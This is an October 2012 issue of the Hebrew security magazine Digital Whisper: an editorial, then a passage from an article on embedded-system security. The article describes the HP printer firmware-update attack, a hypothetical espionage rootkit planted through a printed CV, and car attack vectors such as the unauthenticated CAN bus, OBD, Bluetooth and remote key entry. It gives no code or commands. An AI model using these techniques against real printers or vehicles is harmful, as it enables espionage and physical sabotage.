



# Digital Whisper

גליון 36, אוקטובר 2012

מערכת המגזין:

| | |
|---|---|
| מייסדים: | אפיק קסטיאל, ניר אדר |
| מוביל הפרוייקט: | אפיק קסטיאל |
| עורכים: | שילה ספרה מלר, ניר אדר, אפיק קסטיאל, |
| כתבים: | לירן בנודיס, רועי (Hyp3rInj3cT10n), יובל נתיב (tisf) ואפיק קסטיאל (cp77fk4r) |



פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

# דבר העורכים

חברים יקרים... ברוכים הבאים לגליון השלושים ושישה של Digital Whisper! כן, שמעתם טוב... הגליון השלושים ושישה של Digital Whisper אשכרה כאן! מספר הגליון מעיד כמובן על שלוש שנים שבהן המגזין פעיל, פעיל חי ובועט! (בועט במי?!) מי היה מאמין... (ניר חייב לי כבר איזה עשרים פיצות בערך!)

אז לרגל המספר הכל כך יפה הזה, נציג קצת מספרים (כמו שאנחנו כל כך אוהבים...): במהלך השנה האחרונה, פורסמו במסגרת המגזין **58 מאמרים שונים**, מאמרים אלו פורסמו על גבי **בדיוק 740 עמודים**, מה שאומר, שבמהלך שלושת השנים שבהן המגזין פועל, פרסמנו **187 מאמרים**, שנפרסו על **2,467 עמודים**. ממוצע העמודים לגליון הינו 68.55556, שזה כמעט **70 עמודים לגליון**! את כל זה לא עשינו לבד כמובן, אלא בעזרתם של **75 אנשים שונים**, שנתנו **אין-ספור שעות** מזמנם הפנוי.

ועובדה אחרונה להערב: אם תקחו את מספר העמודים הכולל שפרסמנו במסגרת המגזין (בכל שלושת השנים), ותחסירו ממנה את כל הנתונים הנ"ל (מספר עמודים שפרסמנו השנה, ממוצע העמודים לגליון [מעוגל כלפי מעלה!], מספר המאמרים שפורסמו השנה, מספר המאמרים שפרסמנו עד כה, כמות האנשים שעזרו ותרמו לנו ומספר העמודים שפורסמו עד כה), תקבלו את המספר:

# 1337

צירוף מקרים? תחשבו שוב! (;

כמו בשנה שעברה, היינו מעוניינים להזכיר את כל אלו שבזכותם, ובזכות הרצון שלהם לעזור לקהילה, ובזכות זה שהם הקדישו מזמנם למען כולנו, אנחנו פה. ורצינו להגיד להם תודה:

סילאן דלאל, ליזה גלוך, שילה ספרה מלר, תום רז, HLL, הרצל לוי, Zerith, סולימני יגאל, HMS, Hyp3rInj3cT10n, גדי אלכסנדרוביץ', LaBBa, Crossbow, עידו קנר, צבי קופר, עו"ד יונתן קלינגר, אלכס רויכמן, בנימין כהן, ליאור ברש, ד"ר אריק פרידמן, רועי חורב (AGNil), יוסף רייסין, אורי עידן, נתנאל שיין, אביעד (greenblast), אביב ברזילי (sNiGhT), ניר ולטמן, אייל גל, שלומי נרקולייב, עומר כהן, שי רוד (NightRanger), יצחק (Zuk) אברהם, TheLeader, אוראל ארד, ליאור קפלן, עמנואל ברונשטיין (emanuel1234), ארז מטולה, שלמה יונה, דנור כהן (An7i), אורי להב (vbCrLf), אוריאל מלין (Ratinho), קיריל לשצ'יבר, אמיתי דן, יהודה גרסטל (Do5), ד"ר אור דונקלמן, אדיר אברהם, Ender, עידו נאור

(Ce@ser), סשה גולדשטיין, בר, לירן בנודיס, אלעד גבאי, בעז (tsabar), עוז אליסיאן, דור זוסמן, יואב זילברשטיין, עומר פינסקר, נצר רוזנפלד, ניצן ברומר, בוריס בולטיאנסקי, איל בנישתי, עידן פסט, עדן משה (Devil Kide), יניב מרקס, רו"ח גיא מונרוב, ניר גלאון, אלכס ליפמן, יאיר מוליאן, יוסף הרוש, יובל סיני, ד"ר גל בדישי, יגאל זייפמן, מרק גפן, ישראל חורז'בסקי, ויובל נתיב (tisf).


תודה רבה לכולכם, בזכות כל אחד ואחד מכם (ובזכות הרבה מיילים מציקים מצידנו), המגזין הזה נראה כמו שהוא נראה. תודה רבה!

ובנוסף, היינו רוצים להגיד תודה רבה לכם, הקוראים שלנו, לכם ולכל מי שפעיל באתר, מגיב על הפוסטים ועל הגליונות, נותן הצעות יעול, מתקן, שואל שאלות, עונה כשצריך, יוזם ומשתתף בדיונים השונים, תמשיכו כך!

ועדיין לא סיימנו עם כל התודות, רצינו להגיד תודה לכל מי שנתן מזמנו, וכתב מאמר לגליון הנוכחי: תודה רבה ל**לירן בנודיס**! תודה רבה ל**רועי (Hyp3rInj3cT10n)**!, ותודה רבה ל**יובל נתיב**! בלעדיכם לא היינו פה החודש ☺

שתהיה קריאה נעימה!

אפיק קסטיאל וניר אדר.




# תוכן עניינים

# אבטחה משובצת


נכתב ע"י לירן בנודיס

## הקדמה

בכל שנה הייצור של מערכות משובצות דורש כ-10 ביליון מעבדים, כ-99% מהמעבדים הנוצרים מיועדים לשימוש במערכות משובצות. במכונית ממוצעת יש כ-15 מעבדים כאשר דגמים חדשים יותר מכילים מעל ל-60 מעבדים!

תוכלו למצוא מערכות משובצות במערכות בקרת תנועה, מכשירי שמיעה, קוצבי לב, מדפסות, נתבים, טלפונים, טלוויזיות, נגני DVD, מכונות כביסה, שואבי אבק, מצלמות, מערכות ניווט ואלו רק מספר קטן של דוגמאות.

במאמר זה נציג את ההבדלים בין מערכות משובצות למחשבים רגילים ונראה כיצד זה משפיע על הצורה בה מאבטחים מערכות מסוג זה, נסביר למה מערכות משובצות צריכות להיות מאובטחות ונציג כמה מחקרים בנושא. מאמר זה יהווה הקדמה למאמר הבא בנושא אשר יבדיל בין סוגים שונים של אבטחה של מערכות משובצות, יסקור את סוגי התוקפים ואת הכלים העומדים ברשותם ויציג פתרונות הממומשים בעולם האמיתי בכדי להגן על מערכות שכאלו.



מערכת משובצת במכונית

נתחיל בלומר שאין מערכת בטוחה ב-100%, בהינתן מספיק זמן, משאבים ומוטיבציה, תוקף יכול לשבור כל מערכת. אני מאוד ממליץ לראות הרצאה קצרה מ-TED שבהשראתה נכתב המאמר:

http://www.youtube.com/watch?v=metkEeZvHTg

## מה מייחד מערכות משובצות?

"מערכת משובצת מחשב היא מערכת או מכשיר, בו משולב מחשב (או, ליתר דיוק, מעבד) המבצע פונקציות ספציפיות שונות. אלו דורשות לעתים ביצועי זמן-אמת. זאת להבדיל ממחשב אישי המאפשר גמישות רבה יותר והתקנת מגוון תוכנות בהתאם לצורכי המשתמש." [ויקיפדיה].

מערכות משובצות לרוב מתוכננות בכדי לשרת מטרה מסוימת, וכל אספקט של המערכת מושפע מכך. חלק מן הדרישות הנפוצות ממערכות משובצות הן:

- **עלות נמוכה:**

ישנה נוסחה פשוטה לחישוב עלות יצור מוצר והיא Cost=RDC+MCU*N כאשר:

**RDC** = R&D Costs

**MCU** = Manufacture costs per unit


**N** = Number of units

כשמדובר בפיתוח תוכנה MCU=0 ולכן העלות היחידה היא עלות הפיתוח והמחקר, אך כאשר עלות הייצור שונה מ-0 וכמות המוצרים שנרצה לייצר גדולה מאוד, העלות הייצור הופכת להוצאה העיקרית.

- **זמן אמת:**

עצם היותם של מערכות זמן אמת מערכות ייעודיות, יש להם יכולת להגיב מהר הרבה יותר מאשר מן מערכות מחשב רגילות. מטוסים ומכוניות מכילים הרבה מערכות משובצות, חלקן מערכות זמן אמת, כמו מערכת הזרקת הדלק ומערכת הבלימה (ABS).

- **אמינות:**



לעיתים ישנה דרישה לכך שמערכת תרוץ ללא שגיאות במשך שנים, לפעמים הדרישות כוללות גם יכולת התאוששות משגיאות. עבור מערכות חלל לדוגמה יש צורך ביכולת להריץ בדיקות ותיקונים ללא גישה פיסית למערכת, ישנן מערכות שחייבות לרוץ באופן תמידי מסיבות בטיחות, למשל מערכות בקרה בכורים גרעיניים ומפעלים כימיים. מערכות אחרות צריכות להתמודד עם תנאים קיצוניים כמו רעידות קיצוניות, הפרשי לחץ, טמפרטורות וכו'.

דרישות אלה הן שמייחדות מערכות משובצות, כך למשל במערכות משובצות:

- יכול להיות מספר רב ומגוון של מעבדים.
- ישנם סוגים שונים של זכרונות (ROM, RAM, EEPROM, Flash, ...).
- ישנם רכיבי חומרה מיוחדים (חיישני IR, אנטנות רדיו, רכיבי קריפטוגרפיה, DSP, ...).
- מערכות ההפעלה שונות (Embedded Linux/Window, VxWorks, ThreadX, ...) ולפעמים לא קיימת מערכת הפעלה כלל.
- פרוטוקולי תקשורת שונים (CAN, UART, Bluetooth, ZigBee, RS-232, JTAG, InfraRed, ...).
- קיימות הגבלות על כמות הזיכרון וישנם אזורים בזיכרון שאינם ניתנים לכתיבה (ROM).
- קיימות הגבלות צריכת חשמל (עבור מכשירים ניידים לדוגמה).
- קיימות הגבלות על גודלו הפיסי של המוצר.

## תחום מתפתח

בזמן האחרון כמעט בכל שבוע יוצא מאמר או פרסום חדש שמציג חולשות או מחסור באבטחה במערכות משובצות למיניהן, אלו מזכירים לנו שוב ושוב כמה אנו חשופים ומראים כיצד עניין זה נוגע לכולנו. נסקור כמה דוגמאות:

### מדפסות בשירות האויב:


בכנס CCC ה-28 שנערך בסוף 2011 הציגו חוקרים מאוניברסיטת קולומביה פרצה במדפסות HP, לאחר הפרסום HP שחררה עדכון קושחה ל-56 מדפסות!

החוקרים גילו שבמדפסות אלו היו מספר דרכים לעדכן את הקושחה, אחת מן הדרכים הייתה תוך שימוש בפקודת LPR, לאלו מכם שלא מכירים, LPR (lineprinter) היא פקודת UNIX המשמשת להדפסת קובץ, זאת אומרת שניתן לעדכן את קשוחת המדפסת על ידי הדפסה של מסמך. איך מבצעים את זה? משתמשים ב-Printer Job Language או PJL, שפה זו מאפשרת למתכנתים לשנות את הגדרות המדפסת, לקבל מידע על המערכת, להחליף שפות מדפסת (PCL, Epson, PostScript) וכו'. לקריאה נוספת עלPJL, המדריך הטכני של HP:

http://h20000.www2.hp.com/bc/docs/support/SupportManual/bpl13208/bpl13208.pdf

מסתבר ש-HP השתמשו בבדיקת CRC פשוטה על פקודת ה-PJL, הפקודה לא הייתה מוצפנת ולא הייתה חתומה. נציין שלפקודת LPR אין כל מנגנון אימות זהות (Authentication) ושניתן להטמיע הגדרות PJL במגוון רחב של קבצי תוכן, זאת על מנת שיוצרי התוכן יוכלו להגדיר כיצד יש להדפיס את הקובץ.

החוקרים ניסו ליצור עדכון קושחה זדונית ולהחדיר אותה בעזרת RFU (קיצור של: Remote Firmware Update) אך כאשר בשום מקום לא מוגדר איך עדכון שכזה צריך להראות, זה קצת בעייתי. כמובן שאי אפשר לשאול את HP כיצד הם עושים את זה, וחיפוש בגוגל לא עזר, החוקרים היו צריכים לפתוח את המדפסת, להוציא מתוכה את רכיב הזיכרון המכיל את הקוד שקורא את הפורמט, להנדס אותו לאחור ורק לאחר מכן יכלו ליצור עדכון קושחה המתאים לפורמט הדרוש. במהלך הניתוח של הקוד החוקרים שמו לב לכמה דברים נוספים:


קריאת רכיב הזכרון

- באחת מהספריות בהן השתמשו לכתיבת הקושחה הייתה חולשה מוכרת שאפשרה הרצת קוד.
- לא הייתה הפרדה לסוגי זכרונות שונים.
- לא הייתה הפרדה בהרשאות הריצה (kernel, user) - כל חולשה בכל חלק מהקוד הייתה מאפשרת השתלטות מוחלטת על המכונה.

כמובן אבל שאין צורך להתאמץ ולהשתמש בכל הדברים הללו מכיוון שאנחנו פשוט יכולים לעדכן את גרסת הקושחה.

כעת, נניח שאנחנו רוצים לרגל אחרי מפעל כלשהו, בואו נגיד שזה מפעל אירני להעשרת אורניום, כל שעלינו לעשות זה לברר האם יש להם מדפסת כלשהי מרשימת המדפסות הפגיעה, לייצר קובץ תוכן כלשהו לדוגמה, קורות חיים, ולשלוח אותו למחלקת משאבי האנוש שלהם. ברגע שקובץ זה יודפס, הוא יחליף את הקושחה של המדפסת ב-Rootkit שישלח אלינו כל דף ששולחים להדפסה (חסמתם כבר תעבורת רשת יוצאת מן המדפסת?). בהינתן שהקושחה שייצרנו גם מתנהגת כרגיל, לאחראי הרשת אין כל סיבה לחשוד וגם אם הם חושדים, קשה מאוד לבדוק האם המדפסת נגועה (התקינו Kaspersky למדפסת עוד היום). לעומת זאת, מנקודת המבט של התוקף, כרגע יש לנו גישה לכל המידע הנשלח להדפסה, אנחנו יכולים להקים Remote Shell ולהתחיל לתקוף מחשבים מתוך הארגון, אחרי שכבר עברנו את חומת האש ו-IDS-ים למיניהם. מומלץ מאוד לראות את הקישורים הבאים:

Print me if you dare:


http://www.youtube.com/watch?v=njVv7J2azY8

Hacking printers for fun and profit:

http://archive.hack.lu/2010/Costin-HackingPrintersForFunAndProfit-slides.pdf

### דרך מסוכנת

בשנים האחרונות קבוצת חוקרים מאוניברסיטת סאן דייגו בקליפורניה ואוניברסיטת וושינגטון חוקרים עד כמה מאובטחות המערכות הממוחשבות השונות שנמצאות בתוך הרכבים שלנו. הקבוצה הוציאה שני מאמרים עד כה.




במאמר הראשון שלהם החוקרים הציגו את המחקר והניסויים שביצעו. בין השאר הם הצליחו לכבות ולהדליק אורות, להפעיל קבוצה נבחרת של בלמים (למשל, רק ימני-קדמי), להתניע את הרכב, להרוג את המנוע ולנטרל את מערכת הבלמים. מאמר זה ספג ביקורת רבה מכוון שהחוקרים הניחו כי לתוקף תהיה גישה רציפה/חד-פעמית לרכב אך כמובן שבמקרה זה ניתן לבצע פעולות חבלה בלי תלות במחשבי הרכב, למרות זאת, לביצוע חבלה מסוג זה יש יתרון מכוון שקשה יותר לאתר שימוש זדוני במחשבי הרכב מאשר חבלות מסוג אחר. במאמר השני שפרסמה הקבוצה, הם בחרו לבדוק האם ניתן לבצע תקיפות על מכונית ללא גישה פיסית תוך כדי שימוש במספר הרב של מערכות האלחוט הנמצאות במכונית.


קריאת רכיב הזכרון

מכוניות מודרניות נשלטות בידי מספר רב של ECUs (קיצור של: Electronic Control Unit) אלו שולטות על התאורה, על הבלמים, בידור ועוד. קיים מספר מצומצם מאוד של פעולות שלא נשלטות על ידי מחשב במכונית מודרנית (כאשר בלם היד וההגה הינם המחוז האחרון של מערכות מכאניות).

בקרי המכונית (ECUs) מחוברים אחד לשני על ידי רשת משותפת (Bus), בדרך כלל וריאציה של CAN (קיצור של: Controller Area Network) או FlexRay. מכיוון שהעתיד של FlexRay לא ברור (איגוד החברות שפיתח את הפרוטוקול פורק ב-2009) ובהתאם למאמר, אנו נתמקד בפרוטוקול CAN הנפוץ יותר. חבילה בפרוטוקול CAN לא כוללת כתובת יעד במובן המוכר, במקום זאת הפרוטוקול משתמש במערכת רישום ופרסום. כל רכיב (Node) במערכת מקבל ID ייחודי. החבילות משודרות לכל רכיבי המערכת כאשר כל רכיב מחליט בעצמו אם לעבד את תוכן החבילה או לא.


הפרוטוקול מכיל 3 שכבות: שכבה פיסית, שכבת תעבורה, ושכבת אפליקציה. בנוסף לכך, בכל רכיב המתקשר עם ה-Bus קיימת מערכת סינון הודעות אשר קובעת אילו הודעות להעביר לאפליקציה ומאילו להתעלם.

| Application Layer |
| --- |
| Transfer Layer<br>- Fault Confinement<br>- Error Detection and Signalling<br>- Message Validation<br>- Acknowledgment<br>- Arbitration<br>- Message Framing<br>- Transfer Rate and Timing |
| Physical Layer<br>- Signal Level and Bit Representation<br>- Transmission Medium |

כאשר רכיב מסוים רוצה להעביר מידע על ה-Bus הוא צריך להתחרות בשאר הרכיבים שרוצים להעביר מידע באותו הרגע. רכיב מוותר על התחרות כאשר הוא מזהה רכיב בעל ID נמוך יותר שמנסה לשדר על ה-Bus (לא ניכנס לפרטי המימוש), זאת אומרת

שהרכיב בעל ה-ID הנמוך ביותר הוא בעל העדיפות הגבוהה ביותר.

יצרני מכוניות בדרך כלל יוצרים הרחבה של הפרוטוקול כזו שעונה על דרישותיהם, הרחבה נפוצה של הפרוטוקול היא מימוש על שתי רשתות Bus, אחת רשת מהירה עבור רכיבים קריטיים הדורשים תקשורת מהירה והשנייה רשת איטית, עבור רכיבים פחות קריטיים כמו מערכת השמע, האורות וכו'. הרשתות מחוברות ביניהם דרך רכיב נוסף המסוגל להעביר מידע ביניהן בכדי לאפשר פעולות מורכבות.





הפרוטוקול עצמו מספק כמה בעיות:

- **הפצת ההודעות** - מכיוון שכל ההודעות מופצות על ה-Bus ומגיעות פיסית ולוגית לכל רכיב, רכיב זדוני יכול בקלות להאזין להודעות אלו או לשלוח הודעה לכל רכיב אחר במערכת.
- **חולשה למתקפות** DOS - פרוטוקול CAN חלש מאוד כנגד מתקפות מניעת שירות, בנוסף על כך מערכת עדיפות ההודעות של הפרוטוקול מאפשרת לתוקף לזייף הודעות עם חשיבות גבוהה ביותר ובכך למנוע מעבר הודעות על ה-Bus.
- **מחסור בשדות מזהים** - הפרוטוקול לא מכיל כל שדה מזהה, חתימות או הצפונות, ובכך מאפשר לכל רכיב לשלוח חבילות לשאר רכיבי המערכת ללא שאלו יוכלו לוודא מאין הגיעה ההודעה. זה אומר שברגע שלתוקף יש גישה לרכיב אחד במערכת הוא יכול לשלוט על כל רכיבי המערכת האחרים, בתנאי שאלו לא מממשים הגנות בעצמם (חלק מהיצרניות מממשות הגנות, אך ניתן לעקוף את אלו בקלות).

מכיוון שרוב יצרניות הרכב לא מממשות הגנות על ה-ECUs ואלו שכן בדרך כלל לא עושות חיים קשים מידי לתוקף פוטנציאלי, נצא מנקודת הנחה שכאשר תוקף השתלט על רכיב אחד במערכת, הוא מסוגל לקבל שליטה מלאה על כל רכיבי המערכת. על מנת לסבר את האוזן נציין שפרוטוקול זה משמש גם במוצרים אחרים כמו: רכבות, מטוסים, מעליות, ציוד רפואי, מכונות כביסה, מכונות קפה, ולווייניים.
למידע נוסף על הפרוטוקול:

http://can-cia.com

עכשיו כשאנחנו יודעים שמספיק להשתלט על רכיב אחד בכדי להשתלט על כל מערכות המכונית, נסקור את ווקטורי התקיפה האלחוטיים. אז אילו מערכות אלחוטיות נמצאות ברכב מודרני?




נחלק לשלושה סוגים:

**גישה פיסית עקיפה: אמנם זוהי לא גישה דרך ממשק אלחוטי, אך נדבר גם על ווקטור תקיפה זה תחת האילוץ שהתוקף לא יכול לגשת לממשקים הפיסיים בעצמו, במקום זאת ישתמש במתווך כלשהו:**

- **On Board Diagnostics interfaces: OBD-II, EOBD, JOBD**: מערכות אלו מספקות גישה לכל רשתות ה-Bus במכונית ומאפשר השתלטות מלאה על המכונית, מכיוון שאנו תחת האילוץ שלתוקף אסור לגשת לממשקים הפיסיים בעצמו, נציין שמערכות אלו משמשות את עובדי התחזוקה והמוסכים לביצוע בדיקות שגרתיות ותכנות מחדש של ה-ECUs. למערכות אלו בדרך כלל מחברים כלים ייעודיים של יצרניות הרכב למשל ה-NGS של פורד או ה-Consult II של ניסאן, בזמן האחרון יצרניות הרכב מספקות כלים המתחברים מצד אחד אל מחשב PC המכיל תוכנת אבחון ושליטה (בדרך כלל דרך USB או Wifi) ומן הצד השני אל המערכת הנמצאת ברכב ולמעשה מגשר בין שני אלו.

לכן, במקרים אלו, המחשב שולט באופן ישיר או עקיף על המידע שנשלח למערכת האבחון ברכב. במידה ותוקף רוצה לנצל זאת, עליו להשתלט על מחשב ה-PC באמצעים המוכרים, ולאחר מכן יוכל לשלוח לכלי המחובר למערכת האבחון הודעות ולקבל שליטה מלאה על המכונית.


- **מערכות בידור:** דיסק, iPod ו-USB. היום, כמעט כל מכונית חדשה מגיעה עם נגן CD אשר תומך בפורמטים הנפוצים (wma, mp3, וכו'). בנוסף, ישנם יצרנים שמצרפים חיבור USB בכדי לאפשר לנהגים ליהנות ממוסיקה שמגיעה גם דרך נגנים מבוססי זיכרון Flash ופלאפונים. תוקף יכול ליצור דיסק שמנצל חולשה כלשהי בנגן ה-CD ובעזרת הנדסה חברתית לשכנע את הקורבן להכניס את הדיסק לנגן. לחילופין, התוקף יכול להשתלט על ה-iPod או הפלאפון של הקורבן ולהשתמש באלו כווקטור תקיפה. היינו מצפים שהשתלטות על נגן ה-CD תיתן לתוקף מרחב פעולה מוגבל, אך ממגוון סיבות יצרניות הרכב מחברות את נגן ה-CD לרכיבי מערכת נוספים. לגישה זו יש חסרונות רבים. הסיבוכיות המבצעית גבוהה - יש לעבור כמה רבדים לפני שהתוקף מקבל גישה לרכב (ורק אז יהיה מסוגל לבצע את התקיפה), קשה מאוד לבצע התקפה מדויקת כנגד קורבן ספציפי, כמו כן היכולת של התוקף לקבוע מתי ההתקפה תתרחש היא מוגבלת.

- **גישה אלחוטית בטווח קרוב:** גישה זו מפחיתה את הסיבוכיות המבצעית ונותנת לתוקף יכולת לשלוט על זמן ביצוע המתקפה כמו תקיפה ממוקדת על קורבן נבחר. גישה זו עושה שימוש במספר מן המערכות האלחוטיות לטווח קצר שקיימות במכונית ועל כן בכדי להשתמש בשיטה זו נניח כי התוקף מסוגל למקם משדר אלחוטי הנמצא בטווח של מערכות אלו (בין 5 ל-300 מטר).

- **Bluetooth** - כיום השימוש הכי נפוץ ל-Bluetooth הוא כחיבור לאמצעי שמע ודיבוריות, אך ישנם התקנים נוספים המתחברים לרכב בעזרת התקן זה. למרות שהשכבה התחתונה ביותר של פרוטוקול ה-Bluetooth בדרך כלל ממומשת בחומרה, השכבות העליונות יותר של הפרוטוקול ממומשות בתוכנה ופעמים רבות ניתנות לניצול.

- **מנגנוני פתיחת דלתות מרחוק (RKE קיצור Remote Key Entry)** - ניתן לראות מנגנון שכזה כמעט בכל מכונית היום, המנגנון משתמש בגלי רדיו בכדי לפתוח את הדלתות, להפעיל את האזעקה, לגרום לאורות המכונית להבהב, ובמקרים מסוימים להפעיל את המנוע.

- **Tire Pressure Monitoring System (קיצור של TPMS)** - במכוניות חדשות ניתן למצוא מנגנון TPMS אשר מדווח לנהגים כאשר הלחץ בגלגלי המכונית לא תקין. צורת המימוש הנפוצה למנגנון זה נקראת Direct TPMS ומשתמשת בחיישנים המחוברים לגלגלים ושולחים מידע ליחידת העיבוד המרכזית (או יחידה ייעודית אחרת).




עבור כל הערוצים הללו, אם תוקף מצליח למצוא פרצה באחד מן ה-ECUs אשר מפענחים את ההודעות שעוברות על הערוץ, הוא יכול להשתלט על ה-ECU וכהרחבה (ותודות לפרוטוקול ה-CAN) להשתלט על כל המכונית.

**גישה אלחוטית בטווח רחוק:** בזמן האחרון חלה עליה במספר המכוניות הכוללות יכולות תקשורת אלחוטית בטווח גדול (גדול מקילומטר), אלו בדרך כלל נופלים תחת אחת משתי קטגוריות:

- **ערוצי שידור (***Broadcast***)** - ערוצי שידור אינם ערוצים אשר מיועדים עבור רכב ספציפי, אך הם יכולים להפוך לכאלו על ידי מקלט (Receiver) המבקש לעבד את הערוץ. בנוסף להיותם ערוצי תקיפה, ערוצי שידור טווח רחב הינם גם ערוצי שליטה מצוינים (לשליטה לאחר ההשתלטות) מכוון שקשה לאתר אותם, ניתן לשדר פקודה אחת למספר רב של מקלטים, ולא דורשים איתור של קורבן ספציפי. ערוצים שכאלו כוללים: שירותי מיקום (GPS), רדיו לווייני (נפוץ בעיקר בחו"ל, לדוגמה: SiriusXM ודומיו), רדיו דיגיטלי, ומערכות רדיו נוספות.

